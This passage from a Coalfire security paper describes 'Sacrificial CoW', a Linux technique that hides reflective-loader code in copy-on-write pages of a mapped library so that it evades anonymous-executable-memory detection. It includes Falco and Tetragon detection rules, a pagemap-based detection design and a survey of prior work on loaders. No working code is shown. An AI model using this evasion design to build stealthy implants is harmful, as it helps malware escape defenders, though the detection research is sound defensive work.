- macro: anonymous_mmap
  condition: >
    evt.type = mmap
    and evt.arg.flags bcontains MAP_ANONYMOUS

- rule: Anonymous Executable Mapping
  desc: Process creates anonymous executable memory - shellcode or reflective
loader
```

© 2026 Coalfire

```
  condition: >
    anonymous_mmap
    and evt.arg.prot bcontains PROT_EXEC
  output: >
    Anonymous exec mapping
    (proc=%proc.name pid=%proc.pid prot=%evt.arg.prot flags=%evt.arg.flags)
  priority: WARNING
```

For this rule, the decisive filter is `MAP_ANONYMOUS`. The sacrifice-file loader never supplies that flag, so the macro does not match. A broader policy could still alert on writable-to-executable transitions or unusual file-backed mappings; this specific anonymous-mapping rule found in production configuration did not detect the setup.

5.2 Kernel function hook detectors

Cilium Tetragon uses BTF-aware eBPF to instrument kernel functions directly. A common Tetragon policy for in-memory loading:

```
# Tetragon TracingPolicy
# security_mmap_file(struct file *file, unsigned long prot, unsigned long
flags)
#   index 0 = file pointer (NULL for MAP_ANONYMOUS)
#   index 1 = prot flags
#   index 2 = flags (MAP_ANONYMOUS, MAP_PRIVATE, etc.)
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: detect-reflective-load
spec:
  kprobes:
  - call: "security_mmap_file"
    syscall: false
    args:
    - index: 0
      type: "file"       # the file being mapped (NULL for anonymous)
    - index: 1
      type: "uint64"     # prot flags
    - index: 2
      type: "uint64"     # flags (MAP_ANONYMOUS etc.)
    selectors:
    - matchArgs:
      - index: 0
        operator: "Equal"
        values: [""]     # NULL file = anonymous
      - index: 1
        operator: "Mask"
        values: ["0x4"]  # PROT_EXEC
```

© 2026 Coalfire

With a sacrifice-file mapping, `security_mmap_file` receives a non-NULL `struct file *`. The selector for a NULL file therefore does not match. The later `mprotect` still occurs and remains useful for telemetry, but it is no longer attached to an anonymous VMA.

Tetragon can instrument lower-level memory-management functions as well, although page-fault tracing seems to create a substantial event volume on an active system.

A sequence detector that tracks `mmap(PROT_WRITE) → mprotect(PROT_EXEC)` can still see the CoW loader because that transition remains. Such event correlation can also be brittle when unrelated syscalls appear between the two operations. More robust detection should preserve the process and address-range state rather than depend only on a short event N-gram.

6. Sacrificial CoW: The Pagemap Achilles Heel

From the defensive perspective - the VMA path is not the end of the story. One of the detection ideas is to use pagemap to distinguish between an untouched file mapping from private pages created through CoW. Below is an *approximate* path one would take to detect this misalignment. Note: This is not an exhaustive primer on memory page layout, so check with the specific system kernel release documentation.

6.1 How pagemap exposes CoW pages

Linux exposes per-virtual-page page-table information through `/proc/<pid>/pagemap`. Each virtual page has one 64-bit entry:

- Bit 63: page is present
- Bit 62: page is swapped
- **Bit 61: page is file-mapped or shared anonymous**
- Bits 59-60: zero
- Bit 58: guard-region marker on kernels that support it
- Bit 57: userfaultfd write-protection marker
- **Bit 56: page is exclusively mapped** (since Linux 4.2)
- Bit 55: soft-dirty
- Bits 0-54: page-frame number when present, or swap encoding when swapped

- After a write fault on an ordinary `MAP_PRIVATE` file mapping, the affected PTE normally points to a private anonymous page containing a copy of the original file-page contents plus the modification. The VMA retains its `vm_file` reference, but the private page is no longer the original page-cache page. It is associated with the process's anonymous memory rather than the file address space.

  For a present CoW'd page, bit 61 (`PM_FILE`) will therefore normally be clear even though `/proc/<pid>/maps` continues to report a file path for the surrounding VMA.

  This produces a useful cross-view inconsistency:

© 2026 Coalfire

  - `/proc/<pid>/maps` reports a VMA associated with `libc.so.6`.
  - The corresponding present pages have bit 61 clear, indicating that they are private anonymous pages rather than file pages.

- The pagemap approach may have scalability issues that may prevent it from addressing the Sacrificial CoW mitigation: - Privilege requirements and reliance on `CAP_SYS_ADMIN` to zero-out some bits. - Volume of pagemap entries. Repeating detection work across many processes is expensive, especially if the agent scans continuously. - Dormant pages complicate timing. As we have shown in an implant that uses dark modules when the module is `PROT_NONE`, its pages may be absent or reclaimed. A periodic scanner has to land inside the module's active window.

6.2 A stronger defensive design

In our current view, a detection system that wanted to catch this TTP would need:

1. An eBPF program hooking `mprotect(PROT_EXEC)` that immediately reads pagemap for the affected address range (while pages are present and accessible)
2. Cross-reference: alerting if the VMA shows a named path, but pages are non-file.
3. Read `/proc/pid/mem` to dump content while it is decrypted

We have not found a public production rule that performs this exact correlation, but the underlying signals are probably available today individually.

7. Adversarial Usefulness of Sacrificial CoW TTP: Living Off the Library Land

The attraction of living off host libraries is straightforward: attackers can keep capability code out of the implant and resolve it only when needed. Borrow `libssl.so.3`, `libcurl.so.4`, or `libssh.so.4` from the target rather than embedding another implementation, for example.

The weak point before this TTP was the execution path. A loader that placed borrowed code in anonymous executable memory reintroduced the strongest signal it would have tried to avoid.

Sacrifice-file mapping changes that part of the design. Remotely staged modules and borrowed capability code can use VMAs that retain a named file identity. `PROT_NONE` dormancy narrows the interval in which plaintext module contents are readable.

© 2026 Coalfire




Figure 5 : Progressive capability loading with CoW-backed VMAs. The initial implant carries little capability code. Later phases resolve host libraries or receive task modules over the established channel. Static imports remain limited, while the runtime behavior and memory transitions become stronger sources of defensive evidence.

8. Conclusion

Linux offensive implants are getting detected by the very use of anonymous executable memory, which is the basis for many reflective ELF loading techniques employed by implant writers. Sacrificial CoW attempts to improve loader design by using a set of standard memory allocation primitives of the Linux memory allocator in a way that allows executable anonymous memory to become file-backed. This breaks current telemetry memory provenance assumptions and allows malware to elevate its trust level with the defensive agents.

Combined with payload module dormancy and runtime capability loading, the technique removes several familiar artifacts from their usual places which results in a stealthier implant.

Many Linux memory detections begin with a reasonable shortcut: anonymous executable VMAs deserve more scrutiny than ordinary file-backed mappings. Telemetry trusts files. Sacrificial CoW

© 2026 Coalfire

shows where that assumption is incomplete. A Sacrificial CoW based anonymous memory mapping can retain a legitimate file identity even after write faults have replaced the original pages with private content. When employed, this TTP allows Linux malware to live off the land on target systems in a more efficient manner.

There are ways defense can still detect Sacrificial CoW. The focus should be placed on detection pipelines that place heavy emphasis on working with the kernel to spot the misalignments in process memory allocation and use.

Responsible Disclosure

This work exploits no kernel vulnerability. `MAP_PRIVATE` Copy-on-Write semantics, including the retention of `vm_file` after `close()` and throughout CoW page faults, are correct, documented behavior specified in POSIX and the Linux kernel documentation. The `show_map_vma()` function in `fs/proc/task_mmu.c` behaves exactly as designed. No CVE is applicable, and no vendor notification is required. The writers reserve the right to disclose the technique to specific defensive telemetry product vendors.

9. Prior Art Survey and Novelty Assessment

We believe this technique is novel and has not been published. Our assumptions are based on the following efforts undertaken to survey of published security research, conference proceedings, tool repositories, and underground forums was conducted across vx-underground, 0x00sec, GitHub, Exploit-DB, Phrack, Black Hat/DEF CON archives, and academic venues (USENIX Security, CCS, ITASEC). Findings by technique:

9.1 Reflective ELF Loading (General) - Established Prior Art

In-memory ELF execution is well-documented. **Foundational work: Stephen Fewer** - *Reflective DLL Injection* (2008, Windows). Foundational technique; Linux adaptations followed a decade later. exploit-db.com/docs/english/13007-reflective-dll-injection.pdf

Linux-specific prior art: - **magisterquis** - *In-Memory-Only ELF Execution (Without tmpfs)* (March 2018). First widely cited write-up for diskless Linux ELF execution using `memfd_create()` + `execveat()`. magisterquis.github.io/2018/03/31/in-memory-only-elf-execution.html

- **Rapid7** - *Santa's ELFs: Running Linux Executables Without execve* (January 2019). Published engineering detail of `memfd_create` + `execveat` pattern. rapid7.com/blog/post/2019/01/03/santas-elfs-running-linux-executables-without-execve/
- **ulexec / SHELF Loading** - Custom ELF loader (static PIE) running entirely from userland without execve or memfd. github.com/ulexec/SHELF-Loading
- **nsxz / ReflectiveELFLoader** - Direct port of Fewer's reflective technique to Linux x86_64 shared objects. github.com/nsxz/ReflectiveELFLoader
- **rek7 / fireELF** - Fileless Linux malware framework using `memfd_create`. github.com/rek7/fireELF

© 2026 Coalfire

- **Ezuri loader** (2019) - Golang AES-encrypted ELF loader. `memfd_create` + `execveat`. bleepingcomputer.com
- **TrustedSec / ELFLoader** - Production-quality reflective loader used in red team engagements. github.com/trustedsec/ELFLoader
- **Michele Salvatori, Giorgio Bernardinetti, Francesco Quaglia, Giuseppe Bianchi** - *ShiftyLoader: Syscall-free Reflective Code Injection* (ITASEC 2024). Most recent peer-reviewed work; eliminates all PLT calls from the loader path. ceur-ws.org/Vol-3731/paper02.pdf
- **mcdulltii** - *Linux Reflective Loading* (April 2021). Comprehensive tutorials. mcdulltii.github.io/exploits/2021/04/19/linux-reflective-loading.html
- **Exploit-DB #51693** - `memfd_create` ELF loader shellcode. exploit-db.com/exploits/51693
- **C2 framework implementations: Sliver** (BishopFox) - `sideload` command uses LD_PRELOAD + `memfd_create` to load shared libraries into a sacrificial process (`/bin/ls` by default). github.com/BishopFox/sliver
- **MITRE ATT&CK taxonomy: Rex Guo (Confluera)** - Contributed *T1620: Reflective Code Loading* to MITRE ATT&CK v10 (October 2021). attack.mitre.org/techniques/T1620/

9.2 CoW MAP_PRIVATE Sacrifice File for VMA Spoofing - No Prior Art Found

The closest published work is tangential:

- **Linus Torvalds** - mailing list discussion of `ptrace` and `MAP_PRIVATE` CoW semantics (2004). Documents the kernel behavior but in a correctness context, not a security context. yarchive.net/comp/linux/ptrace_mmap.html

- **Linux kernel documentation** - `fs/proc/task_mmu.c::show_map_vma()` behavior is described in kernel source comments but not in any security context.

© 2026 Coalfire